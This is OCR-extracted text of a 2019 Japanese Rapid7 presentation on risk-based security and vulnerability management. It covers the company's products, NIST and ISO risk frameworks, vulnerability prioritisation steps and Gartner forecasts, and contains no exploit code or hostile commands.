リスクベースセキュリティ:
最新の脆弱性管理と行動分析

2019 年 11 月 7 日

Rapid7 Japan K.K.

シニアセキュリティコンサルタント 本田 俊夫

Rapid7 会社概要

社名 : Rapid7 Inc. (NASDAQ: RPD)

CEO : Corey E. Thomas

設立 : 2000 年 1 月

本社 : 米国ボストン

顧客数 : 8,600 社+

従業員数: 1,600 人+

2018

2018

2018

2018

2018

2018

脆弱性リスク管理

insightVM

クラウド型 DAST | アプリケーションスキャナ

insightAppSec

クラウド型次世代 SIEM | 行動分析 | 脅威検出対応

insightIDR

クラウド型 SOAR | セキュリティ自動化

insightConnect

クラウド型インフラ/ログ監視

insightOps


ペネトレーションテスト

metasploit®

- 2000 Allan Matthews, Chad Loder, Tas Giakouminakisにより「Rapid7」を創業
- 2003 HD Moore「Metasploit」を創設
- 2009 Metasploit プロジェクトを買収
- 2015 NTObjective を買収、AppSpider 提供開始
- 2015 Logentries を買収
- 2016 Intel Security より MVM 移譲, Nexpose MVM 提供開始
- 2016 次世代 SIEM/UBA 製品 InsightIDR 提供開始
- 2016 クラウド型ログ管理製品 InsightOps 発表
- 2017 Nexpose クラウド対応強化 InsightVM 発表
- 2017 AppSpider クラウド対応強化 InsightAppSec 発表
- 2017 Komand を買収
- 2018 SOAR 製品 InsightConnect 発表
- 2018 tCell を買収
- 2019 Netfort を買収

クラウド型統合基盤 - Rapid7 Insight Cloud/Platform -

- スケーラブルなプラットフォーム
- プラットフォームで共通のデータコレクション
  - シームレスな製品間連携の実現
  - 脅威情報/インテリジェンスの活用
  - ユニファイドエージェント (Insight Agent)
- 全ての製品が東京リージョンでも利用可能 (国内データ保持)



Visibility

Analytics

Automation

アジェンダ | 本日お話しすること

1. リスクベースセキュリティ
2. リスクベースセキュリティと脆弱性管理
3. リスクベースセキュリティと行動分析・脅威検出
4. まとめ

リスクベースセキュリティ


リスクベースセキュリティとは

従業員、情報通信機器 (サーバ、PC など)、
各種データベースなど

組織内に存在する資産 (Asset) に発生し得るサイバーセキュリティ上の「リスク」を「特定」「評価」および「理解」し、効果的にリスクを低減/軽減させていくために対策の優先順位づけを行い、実施していくこと。

前提: すべてのリスクを事前にゼロにすることは不可能

リスク (Risk) とは – 定義例



脅威 (Threat) とは

脅威を構成する三要素
(攻撃者が持つモノ)

Rapid7 Research Quarterly Threat Report: Q1 2019
https://www.rapid7.com/research/report/2019-q1-threat-report/

潜在的な脅威
(Potential Threat)

左記 **3 つの条件のうち 1 つ**存在している (条件を満たしている) 場合

例.
特定のソフトウェアに既知の脆弱性が存在するものの、攻撃手法がない (エクスプロイトがつくれない)

差し迫った脅威
(Impending Threat)

左記 **3 つの条件のうち 2 つ**存在している (条件を満たしている) 場合

例.
既知の脆弱性を発見・攻撃するスキルおよび意図はあるが、機会 (標的組織に既知の脆弱性) がない


リスクベースセキュリティ (リスク管理) に関連するフレームワーク例

フレームワーク名	NIST Cybersecurity Framework (CSF)	NIST Risk Management Framework (RMF)	ISO 31000:2018 (JIS Q 31000:2019)
タイトル	重要インフラのサイバーセキュリティを改善するためのフレームワーク (Framework for Improving Critical Infrastructure Cybersecurity)	リスクマネージメントフレームワーク (Risk Management Framework)	Risk management — Guidelines (リスクマネジメント – 指針)
発行元/機関	米国国立標準技術研究所 (NIST)	米国国立標準技術研究所 (NIST)	国際標準化機構 (ISO) (日本工業標準調査会)
最新バージョン	1.1	2.0	N/A
発行年月	2018 年 4 月	2018 年 12 月	2018 年 2 月 (2019 年 1 月)
URL	https://www.nist.gov/cyberframework https://www.ipa.go.jp/files/000071204.pdf	https://csrc.nist.gov/projects/risk-management/risk-management-framework-(RMF)-Overview	https://www.iso.org/standard/65694.html
備考	日本企業でも採用が広がっている	直結する NIST SP: NIST SP 800-37 Rev. 2: Risk Management Framework for Information Systems and Organizations (ほか関連する FIPS Publication や NIST SP 多数)	**サイバーセキュリティに特化した内容ではなく**、企業・経営全体に対して適合させるもの (左記二つとは毛色が異なる)

* Cybersecurity "Rosetta Stone" Celebrates Two Years of Success - https://www.nist.gov/news-events/news/2016/02/cybersecurity-rosetta-stone-celebrates-two-years-success

NIST Cybersecurity Framework (CSF)

- 2014 年 2 月に米国国立標準技術研究所 (NIST) によって (初版が) 策定された重要インフラ業界向けのサイバーセキュリティフレームワーク
- すべての業界、あらゆる規模の組織に有効/適用可能なフレームワーク
- 2020 年には米国組織の約 50% が CSF を採用する見込み (*)




NIST CSF フレームワークコア

RAPID7

NIST Risk Management Framework (RMF)

- 7 つのステップから構成される包括的なリスク管理フレームワーク
  1. Prepare
  2. Categorize
  3. Select
  4. Implement
  5. Assess
  6. Authorize
  7. Monitor
- NIST CSF と関連づけて利用することも可能



画像引用元: https://csrc.nist.gov/Projects/Risk-Management/rmf-overview

リスクベースセキュリティと脆弱性管理

脆弱性管理運用で直面する課題

発見/検出される脆弱性の
数が**多**すぎる


修正対応のための部門間調整
が**難**航する

どの脆弱性から対処すべきか
判断が**難**しくわからない
(CVSS スコアの降順？)

脆弱性が発見/公開されてから
Exploit されるまでの
時間が**早**くなっている


リスクベースアプローチの脆弱性管理

ここ (Critical, High) から順番に対処し
脆弱性の合計件数を減らしていく



従来

脆弱性の重大度に加えこれらの要素から
最終的なリスク (スコア) を算出し優先順位づけ



リスクベース

リスクベースの脆弱性管理の今後

“By 2022, approximately 30% of enterprises will adopt a risk-based approach to vulnerability management.”

「2022 年までに、約 30% の組織は脆弱性管理にリスクベースのアプローチを適用するだろう」

“By 2022, organizations that use the risk-based vulnerability management method will suffer 80% less breaches.”

「2022 年までに、リスクベースの脆弱性管理を行う組織では、侵害の被害が 80% 減少するだろう」

Gartner: Implement a Risk-Based Approach to Vulnerability Management
https://www.gartner.com/en/documents/3887782/implement-a-risk-based-approach-to-vulnerability-managem

リスクベースの脆弱性管理の実現ステップ

Step 1: 脆弱性管理の内製化

まずは脆弱性管理をやってみる

- 脆弱性管理**ツールの導入**による脆弱性の診断および可視化の内製化
- **定期的なスキャンの実施**と脆弱性の発見/把握および報告
- 対処の実施 (例. パッチ適用) を依頼するための**コミュニケーションパスやポリシー** (例. 脆弱性の重大度やスコアに応じた対応期限) **の策定**

Step 2: 脆弱性管理の効率化

リスクベースアプローチの導入

- **より現実的なかつ効果的な脆弱性対応の優先順位づけ**や**パッチ適用ポリシーのアップデート** (対処すべき脆弱性を適切な期間で対処できるような指標の確立、アセットの重大度も加味した優先順位づけ、など)
- 脆弱性への**対処状況管理・可視化の自動化**
- **パブリッククラウドやコンテナイメージ**など、様々なインフラに対する包括的な脆弱性リスク管理の実施

Step 3: 脆弱性管理の最適化

高度な脆弱性管理運用および全体最適化の検討

- 脆弱性管理だけでなく、以下運用/対策を**統合的/包括的**に行うための方針の検討

→ **資産 (アセット) 管理**
→ **構成管理 / インベントリ管理**
→ **パッチ管理**
→ **チケット/インシデント管理**

- SOAR 連携による脆弱性情報の高度なトリアージ (例. 脅威インテリジェンスサービスとの統合による高度な優先順位付け)

脆弱性管理プログラムの成熟度レベル

リスクベースの脆弱性管理を実現する製品

脆弱性リスク管理

insightVM

クラウド型 DAST |
アプリケーションスキャナ

insightAppSec

クラウド型次世代 SIEM |
行動分析 | 脅威検出対応

insightIDR

クラウド型 SOAR |
セキュリティ自動化

insightConnect

クラウド型インフラ/ログ監視

insightOps

ペネトレーションテスト

metasploit®

リスクベースアプローチの脆弱性管理とその効率化を支える主な機能

Goals and SLAs

リスクを低減するためのセキュリティ目標管理機能


- **継続的にリスクを低減**させていくための**目標・ゴール**を設定し定量的に進捗を管理
- セキュリティチームの KPI 管理ツールとしても利用可能

改善プロジェクト (Remediation Projects)

